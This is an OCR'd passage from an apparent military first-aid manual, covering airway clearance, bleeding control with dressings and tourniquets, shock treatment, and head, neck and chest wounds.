4. Straighten and lock your elbows with your shoulders directly above your hands without bending the elbows, rocking, or allowing the shoulders to sag. Apply enough pressure to depress the breastbone 1 1/2 to 2 inches, then release the pressure completely (Figure 2-15D). Do this 6 to 10 times. Each thrust should be delivered quickly and distinctly. See Figure 2-16 for another view of the breastbone being depressed.




Figure 2-15. Hand placement for chest thrust (Illustrated A-D).




Figure 2-16. Breastbone depressed 1 1/2 to 2 inches.

(*b*) Repeat the sequence of chest thrust, finger sweep, and rescue breathing as long as necessary to clear the object from the obstructed airway. See paragraph (3) below.

(*c*) If the casualty's chest rises, proceed to feeling for his pulse.

(3) If you still cannot administer rescue breathing due to an airway obstruction, then remove the airway obstruction using the procedures in steps (*a*) and (*b*) below.

(*a*) Place the casualty on his back, face up, turn the unresponsive casualty as a unit, and call out for help.

(*b*) Perform finger sweep, keep casualty face up, use tongue-jaw lift to open mouth.

1. Open the casualty's mouth by grasping both his tongue and lower jaw between your thumb and fingers and lifting (tongue-jaw lift) (Figure 2-17). If you are unable to open his mouth, cross your fingers and thumb (crossed-finger method) and push his teeth apart (Figure 2-18) by pressing your thumb against his upper teeth and pressing your finger against his lower teeth.




Figure 2-17. Opening casualty's mouth (tongue-jaw lift).




Figure 2-18. Opening casualty's mouth (crossed-finger method).

2. Insert the index finger of the other hand down along the inside of his cheek to the base of the tongue. Use a hooking motion from the side of the mouth toward the center to dislodge the foreign body (Figure 2-19).




Figure 2-19. Using finger to dislodge a foreign body.

WARNING

Take care not to force the object deeper into the airway by pushing it with the finger.

Section II. STOP THE BLEEDING AND PROTECT THE WOUND

2-13. General

The longer a service member bleeds from a major wound, the less likely he will be able to survive his injuries. It is, therefore, important that the first aid provider promptly stop the external bleeding.

2-14. Clothing

In evaluating the casualty for location, type, and size of the wound or injury, cut or tear his clothing and carefully expose the entire area of the wound. This procedure is necessary to properly visualize injury and avoid further contamination. Clothing stuck to the wound should be left in place to avoid further injury. DO NOT touch the wound; keep it as clean as possible.

> WARNING
>
> **DO NOT REMOVE protective clothing in a chemical environment. Apply dressings over the protective clothing.**

2-15. Entrance and Exit Wounds

Before applying the dressing, carefully examine the casualty to determine if there is more than one wound. A missile may have entered at one point and exited at another point. The *EXIT* wound is usually *LARGER* than the entrance wound.

> WARNING
>
> **The casualty should be continually monitored for development of conditions which may require the performance of necessary basic lifesaving measures, such as clearing the airway and mouth-to-mouth resuscitation. All open (or penetrating) wounds should be checked for a point of entry and exit and first aid measures applied accordingly.**

> WARNING
>
> **If the missile lodges in the body (fails to exit), DO NOT attempt to remove it or probe the wound. Apply a dressing. If there is an object extending from (impaled in) the wound, DO NOT remove the object. Apply a dressing around the object and use additional improvised bulky materials/dressings (use the cleanest material available) to build up the area around the object to stabilize the object and prevent further injury. Apply a supporting bandage over the bulky materials to hold them in place.**

2-16. Field Dressing

a. Use the casualty's field dressing; remove it from the wrapper and grasp the tails of the dressing with both hands (Figure 2-20).




Figure 2-20. Grasping tails of dressing with both hands.

> WARNING
>
> **DO NOT touch the white (sterile) side of the dressing, and DO NOT allow it to come in contact with any surface other than the wound.**

b. Hold the dressing directly over the wound with the white side down. Pull the dressing open (Figure 2-21) and place it directly over the wound (Figure 2-22).




Figure 2-21. Pulling dressing open.




Figure 2-22. Placing dressing directly on wound.

c. Hold the dressing in place with one hand. Use the other hand to wrap one of the tails around the injured part, covering about one-half of the dressing (Figure 2-23). Leave enough of the tail for a knot. If the casualty is able, he may assist by holding the dressing in place.




Figure 2-23. Wrapping tail of dressing around injured part.

d. Wrap the other tail in the opposite direction until the remainder of the dressing is covered. The tails should seal the sides of the dressing to keep foreign material from getting under it.

e. Tie the tails into a nonslip knot over the outer edge of the dressing (Figure 2-24). **DO NOT TIE THE KNOT OVER THE WOUND**. In order to allow blood to flow to the rest of an injured limb, tie the dressing firmly enough to prevent it from slipping but without causing a tourniquet-like effect; that is, the skin beyond the injury should not becomes cool, blue, or numb.




Figure 2-24. Tails tied into nonslip knot.

2-17. Manual Pressure

a. If bleeding continues after applying the sterile field dressing, direct manual pressure may be used to help control bleeding. Apply such pressure by placing a hand on the dressing and exerting firm pressure for 5 to 10 minutes (Figure 2-25). The casualty may be asked to do this himself if he is conscious and can follow instructions.




Figure 2-25. Direct manual pressure applied.

b. Elevate an injured limb slightly above the level of the heart to reduce the bleeding (Figure 2-26).




Figure 2-26. Injured limb elevated.

> WARNING
>
> **DO NOT elevate a suspected fractured limb unless it has been properly splinted.**

c. If the bleeding stops, check shock; administer first aid for shock as necessary. If the bleeding continues, apply a pressure dressing.

2-18. Pressure Dressing

Pressure dressings aid in blood clotting and compress the open blood vessel. If bleeding continues after the application of a field dressing, manual pressure, and elevation, then a pressure dressing must be applied as follows:

a. Place a wad of padding on top of the field dressing, directly over the wound (Figure 2-27). Keep the injured extremity elevated.




Figure 2-27. Wad of padding on top of field dressing.

NOTE

Improvised bandages may be made from strips of cloth. These strips may be made from T-shirts, socks, or other garments.

b. Place an improvised dressing (or cravat, if available) over the wad of padding (Figure 2-28). Wrap the ends tightly around the injured limb, covering the previously placed field dressing (Figure 2-29).




Figure 2-28. Improvised dressing over wad of padding




Figure 2-29. Ends of improvised dressing wrapped tightly around limb.

c. Tie the ends together in a nonslip knot, directly over the wound site (Figure 2-30). DO NOT tie so tightly that it has a tourniquet-like effect. If bleeding continues and all other measures have failed, or if the limb is severed, then apply a tourniquet. Use the tourniquet as a **LAST RESORT**. When the bleeding stops, check for shock; administer first aid for shock as necessary.




Figure 2-30. Ends of improvised dressing tied together in nonslip knot.

NOTE

Distal end of wounded extremities (fingers and toes) should be checked periodically for adequate circulation. The dressing must be loosened if the extremity becomes cool, blue, or numb.

NOTE

If bleeding continues and all other measures have failed (dressings and covering wound, applying direct manual pressure, elevating the limb above the heart level, and applying a pressure dressing while maintaining limb elevation) *then apply digital pressure* (see paragraph 2-19).

2-19. Digital Pressure

Digital pressure (often called "pressure points") is an alternative method to control bleeding. This method uses pressure from the fingers, thumbs, or hands to press at the site or point where a main artery supplying the wounded area lies near the skin surface or over bone (Figure 2-31). This pressure may help shut off or slow down the flow of blood from the heart to the wound and is used in combination with direct pressure and elevation. It may help in instances where bleeding is not easily controlled, where a pressure dressing has not yet been applied, or where pressure dressings are not readily available.




Figure 2-31. Digital pressure (pressure with fingers, thumbs or hands).

2-20. Tourniquet

DANGER

A tourniquet is only used on an arm or leg where there is a danger of the casualty losing his life (bleeding to death).

A tourniquet is a constricting band placed around an arm or leg to control bleeding. A service member whose arm or leg has been completely amputated may not be bleeding when first discovered, but a tourniquet should be applied anyway. This absence of bleeding is due to the body's normal defenses (contraction or clotting of blood vessels) as a result of the amputation, but

after a period of time bleeding will start as the blood vessels relax or the clot may be knocked loose by moving the casualty. Bleeding from a major artery of the thigh, lower leg, or arm and bleeding from multiple arteries (which occurs in a traumatic amputation) may prove to be beyond control by manual pressure. If the pressure dressing (see paragraph 2-18, above) under firm hand pressure becomes soaked with blood and the wound continues to bleed, apply a tourniquet.

WARNING

Casualty should be continually monitored for development of conditions which may require the performance of necessary basic lifesaving measures, such as: clearing the airway, performing mouth-to-mouth resuscitation, preventing shock, and/or bleeding control. All open (or penetrating) wounds should be checked for a point of entry or exit and treated accordingly.

The tourniquet should not be used unless a pressure dressing has failed to stop the bleeding or an arm or leg has been cut off. On occasion, tourniquets have injured blood vessels and nerves. If left in place too long, a tourniquet can cause loss of an arm or leg. Once applied, it must stay in place, and the casualty must be taken to the nearest MTF as soon as possible. *DO NOT loosen or release a tourniquet after it has been applied as release could precipitate bleeding and potentially lead to shock.*

a. Improvising a Tourniquet. In the absence of a specially designed tourniquet, a tourniquet may be made from a strong, pliable material, such as gauze or muslin bandages, clothing, or cravats. An improvised tourniquet is used with a rigid stick-like object. To minimize skin damage, ensure that the improvised tourniquet is at least 2 inches wide.

WARNING

The tourniquet must be easily identified or easily seen.

WARNING

DO NOT use wire or shoestring for a tourniquet band.

b. Placing the Improvised Tourniquet.

(1) Place the tourniquet around the limb, between the wound and the body trunk (or between the wound and the heart). Never place it directly over a wound, a fracture, or joint. Tourniquets, for maximum effectiveness, should be placed on the upper arm or above the knee on the thigh (Figure 2-32).




Figure 2-32. Tourniquet above knee.

(2) The tourniquet should be well-padded. If possible, place the tourniquet over the smoothed sleeve or trouser leg to prevent the skin from being pinched or twisted. If the tourniquet is long enough, wrap it around the limb several times, keeping the material as flat as possible. Damaging the skin may deprive the surgeon of skin required to cover an amputation. Protection of the skin also reduces pain.

c. Applying the Tourniquet.

(1) Tie a half-knot. (A half-knot is the same as the first part of tying a shoe lace.)

(2) Place a stick (or similar rigid object) on top of the half-knot (Figure 2-33).




Figure 2-33. Rigid object on top of half-knot.

(3) Tie a full knot over the stick (Figure 2-34).




Figure 2-34. Full knot over rigid object.

(4) Twist the stick (Figure 2-35) until the tourniquet is tight around the limb and/or the bright red bleeding has stopped. In the case of amputation, dark oozing blood may continue for a short time. This is the blood trapped in the area between the wound and tourniquet.




Figure 2-35. Stick twisted.

(5) Fasten the tourniquet to the limb by looping the free ends of the tourniquet over the ends of the stick. Then bring the ends around the limb to prevent the stick from loosening. Tie them together on the side of the limb (Figure 2-36).




Figure 2-36. Tie free ends on side of limb.

NOTE

Other methods of securing the stick may be used as long as the stick does not unwind and no further injury results.

NOTE

If possible, save and transport any severed (amputated) limbs or body parts with (but out of sight of) the casualty.

(6) DO NOT cover the tourniquet—you should leave it in full view. If the limb is missing (total amputation), apply a dressing to the stump. All wounds should have a dressing to protect the wound from contamination.

(7) Mark the casualty's forehead with a "T" and the time to indicate a tourniquet has been applied. If necessary, use the casualty's blood to make this mark.

(8) Check and treat for shock.

(9) Seek medical aid.

CAUTION

Only appropriately skilled medical personnel may adjust or otherwise remove/release the tourniquet in the appropriate setting.

Section III. CHECK FOR SHOCK AND ADMINISTER FIRST AID MEASURES

2-21. General

The term *shock* has a variety of meanings. In medicine, it refers to a collapse of the body's cardiovascular system which includes an inadequate supply of blood to the body's tissues. Shock stuns and weakens the body. When the normal blood flow in the body is upset, death can result. Early recognition and proper first aid may save the casualty's life.

2-22. Causes and Effects

a. There are three basic mechanisms associated with shock. These are—

- The heart is damaged and fails to work as a pump.

- Blood loss (heavy bleeding) causes the volume of fluid within the vascular system to be insufficient.

- The blood vessels dilate (open wider) so that the blood within the system (even though it is a normal volume [the casualty is not bleeding or dehydrated]) is insufficient to provide adequate circulation within the body.

b. Shock may be the result of a number of conditions. These include—

- Dehydration.

- Allergic reaction to foods, drugs, insect stings, and snakebites.

- Significant loss of blood.

- Reaction to the sight of a wound, blood, or other traumatic scene.

- Traumatic injuries, such as—

  - Burns.

  - Gunshot or shrapnel wounds.

  - Crush injuries.

  - Blows to the body (which can cause broken bones or damage to internal organs).

  - Head injuries.

  - Penetrating wounds (such as from a knife, bayonet, or missile).

2-23. Signs and Symptoms of Shock

Examine the casualty to see if he has any of the following signs and symptoms:

- Sweaty but cool skin (clammy skin).

- Weak and rapid pulse.
- Paleness of skin (in dark-skinned individuals they may have a grayish look to their skin).
- Restlessness, nervousness.
- Thirst.
- Loss of blood (bleeding).
- Confusion (or loss of awareness).
- Faster-than-normal breathing rate.
- Blotchy or bluish skin (especially around the mouth and lips).
- Nausea and/or vomiting.

2-24. First Aid Measures for Shock

In the field, the first aid procedures administered for shock are identical to procedures that would be performed *to prevent shock*. When treating a casualty, assume that shock is present or will occur shortly. By waiting until actual signs and symptoms of shock are noticeable, the rescuer may jeopardize the casualty's life.

a. *Position the Casualty*. (DO NOT move the casualty or his limbs if suspected fractures have not been splinted. See Chapter 4 for details.)

(1) Move the casualty to cover, if cover is available and the situation permits.

(2) Lay the casualty on his back.

NOTE

A casualty in shock from a chest wound or one who is experiencing breathing difficulty, may breathe easier in a sitting position. If this is the case, allow him to sit upright, but monitor carefully in case his condition worsens.

(3) Elevate the casualty's feet higher than the level of his heart. Use a stable object (field pack or rolled up clothing) so that his feet will not slip off (Figure 2-37).

WARNING

DO NOT elevate legs if the casualty has an unsplinted broken leg, head injury, or abdominal injury.



Figure 2-37. Clothing loosened and feet elevated.

WARNING

Check casualty for leg fracture(s) and splint, if necessary, before elevating his feet. For a casualty with an abdominal wound, place his knees in an upright (flexed) position.

(4) Loosen clothing at the neck, waist, or wherever it may be binding.

CAUTION

DO NOT loosen or remove protective clothing in a chemical environment.

(5) Prevent chilling or overheating. The key is to maintain body temperature. In cold weather, place a blanket or other like item over him to keep him warm and under him to prevent chilling (Figure 2-38). However, if a tourniquet has been applied, leave it exposed (if possible). In hot weather, place the casualty in the shade and protect him from becoming chilled; however, avoid the excessive use of blankets or other coverings.



Figure 2-38. Body temperature maintained.

(6) Calm the casualty. Throughout the entire procedure of providing first aid for a casualty, the rescuer should reassure the casualty and keep him calm. This can be done by being authoritative (taking charge) and by showing self-confidence. Assure the casualty that you are there to help him.

(7) Seek medical aid.

b. Food and/or Drink. When providing first aid for shock, DO NOT give the casualty any food or drink. If you must leave the casualty or if he is unconscious, turn his head to the side to prevent him from choking if he vomits (Figure 2-39).



Figure 2-39. Casualty's head turned to side.

c. Evaluate Casualty. Continue to evaluate the casualty until medical personnel arrives or the casualty is transported to an MTF.

CHAPTER 3

FIRST AID FOR SPECIFIC INJURIES

3-1. General

Basic lifesaving steps are discussed in Chapters 1 and 2; they apply to first aid measures for all injuries. Some wounds and burns will require special precautions and procedures when applying these measures. This chapter discusses specific first aid procedures for wounds of the head, face, and neck; chest and stomach wounds; and burns. It also discusses the techniques for applying dressings and bandages to specific parts of the body.

3-2. Head, Neck, and Facial Injuries

a. Head Injuries.

(1) Head injuries range from minor abrasions or cuts on the scalp to severe brain injuries that may result in unconsciousness and sometimes death. Head injuries are classified as open or closed wounds. An open wound is one that is visible, has a break in the skin, and usually has evidence of bleeding. A closed wound may be visible (such as a depression in the skull) or the first aid provider may not be able to see any apparent injury (such as internal bleeding). Some head injuries result in unconsciousness; however, a service member may have a serious head wound and still be conscious. Casualties with head and neck injuries should be treated as though they also have a spinal injury. The casualty should not be moved until the head and neck is stabilized unless he is in immediate danger (such as close to a burning vehicle).

(2) Prompt first aid measures should be initiated for casualties with suspected head and neck injuries. The conscious casualty may be able to provide information on the extent of his injuries. However, as a result of the head injury, he may be confused and unable to provide accurate information. The signs and symptoms a first aid provider might observe are—

- Nausea and vomiting.
- Convulsions or twitches.
- Slurred speech.
- Confusion and loss of memory. (Does he know who he is? Does he know where he is? Does he know what day it is?)
- Recent unconsciousness.

- Dizziness.
- Drowsiness.
- Blurred vision, unequal pupils, or bruising (black eyes).
- Paralysis (partial or full).
- Complaint of headache.
- Bleeding or other fluid discharge from the scalp, nose, or ears.
- Deformity of the head (depression or swelling).
- Staggering while walking.

b. *Neck Injuries*. Neck injuries may result in heavy bleeding. Apply pressure above and below the injury, *but do not interfere with the breathing process*, and attempt to control the bleeding. Apply a dressing. Always evaluate the casualty for a possible neck fracture/spinal cord injury; if suspected, seek medical treatment immediately.

NOTE

Establish and maintain the airway in cases of facial or neck injuries. If a neck fracture or spinal cord injury is suspected, immobilize the injury and, if necessary, perform basic life support measures.

c. *Facial Injuries*. Soft tissue injuries of the face and scalp are common. Abrasions (scrapes) of the skin cause no serious problems. Contusions (injury without a break in the skin) usually cause swelling. A contusion of the scalp looks and feels like a lump. Laceration (cut) and avulsion (torn away tissue) injuries are also common. Avulsions are frequently caused when a sharp blow separates the scalp from the skull beneath it. Because the face and scalp are richly supplied with blood vessels (arteries and veins), wounds of these areas usually bleed heavily.

3-3. General First Aid Measures

a. *General Considerations*. The casualty with a head injury (or suspected head injury) should be continually monitored for the development of conditions that *may require* basic lifesaving measures. After initiating first

aid measures, request medical assistance and evacuation. If dedicated medical evacuation assets are not available, transport the casualty to an MTF as soon as the situation permits. The first aid provider should not attempt to remove a protruding object from the head or give the casualty anything to eat or drink. Further, the first aid provider should be prepared to—

- Clear the airway.
- Control bleeding (external).
- Administer first aid measures for shock.
- Keep the casualty warm.
- Protect the wound.

b. *Unconscious Casualty*. An unconscious casualty does not have control of all of his body's functions and may choke on his tongue, blood, vomitus, or other substances. (Refer to Figure 2-39.)

(1) *Breathing*. The brain requires a constant supply of oxygen. A bluish (or in an individual with dark skin—grayish) color of skin around the lips and nail beds indicates that the casualty is not receiving enough oxygen. Immediate action must be taken to clear the airway, to position the casualty on his side, or to initiate rescue breathing.

(2) *Bleeding*. Bleeding from a head injury usually comes from blood vessels within the scalp. Bleeding can also develop inside the skull or within the brain. In most instances visible bleeding from the head can be controlled by application of the field first aid dressing.

CAUTION

DO NOT attempt to put unnecessary pressure on the wound or attempt to push any brain matter back into the head (skull). **DO NOT** apply a pressure dressing.

c. *Concussion*. If an individual receives a heavy blow to the head or face, he may suffer a brain concussion (an injury to the brain that involves a temporary loss of some or all of the brain's ability to function). For example, the casualty may not breathe properly for a short period of time, or he may become confused and stagger when he attempts to walk. Symptoms of a concussion may only last for a short period of time. However,

if a casualty is suspected of having suffered a concussion, he should be transported to an MTF as soon as conditions permit.

d. Convulsions. Convulsions (seizures/involuntary jerking) may occur even after a mild head injury. When a casualty is convulsing, protect him from hurting himself. Take the following measures:

(1) Ease him to the ground if he is standing or sitting.

(2) Support his head and neck.

(3) Maintain his airway.

(4) Protect him from further injury (such as hitting close-by objects).

NOTE

DO NOT forcefully hold the arms and legs if they are jerking because this can lead to broken bones. **DO NOT** force anything between the casualty's teeth—especially if they are tightly clenched because this may obstruct the casualty's airway. Maintain the casualty's airway if necessary.

e. Brain Damage. In *severe* head injuries where brain tissue is protruding, *leave the wound alone*; carefully place a loose moistened dressing (moistened with sterile normal saline if available) and also a first aid dressing over the tissue to protect it from further contamination. ***DO NOT*** *remove or disturb any foreign matter that may be in the wound*. Position the casualty so that his head is higher than his body. Keep him warm and *seek medical assistance immediately*.

NOTE

If there is an object extending from the wound, **DO NOT** remove the object. Improvise bulky dressings from the cleanest material available and place this material around the protruding object for support, then apply the field dressing.

3-4. Chest Wounds

Blunt trauma, bullet or missile wounds, stab wounds, or falls may cause chest injuries. These injuries can be serious and may cause death quickly if first aid is not administered in a timely manner. A casualty with a chest injury may

complain of pain in the chest or shoulder area; he may have difficulty breathing. His chest may not rise normally when he breathes. The injury may cause the casualty to cough up blood and to have a rapid or a weak heartbeat. A casualty with an open chest wound has a punctured chest wall. The sucking sound heard when he breathes is caused by air leaking into his chest cavity. This particular type of wound is dangerous and will collapse the injured lung (Figure 3-1). Breathing becomes difficult for the casualty because the wound is open. The service members life may depend upon how quickly you apply an occlusive dressing over the wound (refer to paragraph 3-5).




Figure 3-1. Collapsed lung.

3-5. First Aid for Chest Wounds

a. Evaluate the Casualty. Be prepared to perform first aid measures. These measures may include clearing the airway, rescue breathing, treatment for shock, and/or bleeding control.

b. Expose the Wound. If appropriate, cut or remove the casualty's clothing to expose the wound. Remember, **DO NOT** remove clothing that is stuck to the wound because additional injury may result. **DO NOT** attempt to clean the wound.

NOTE

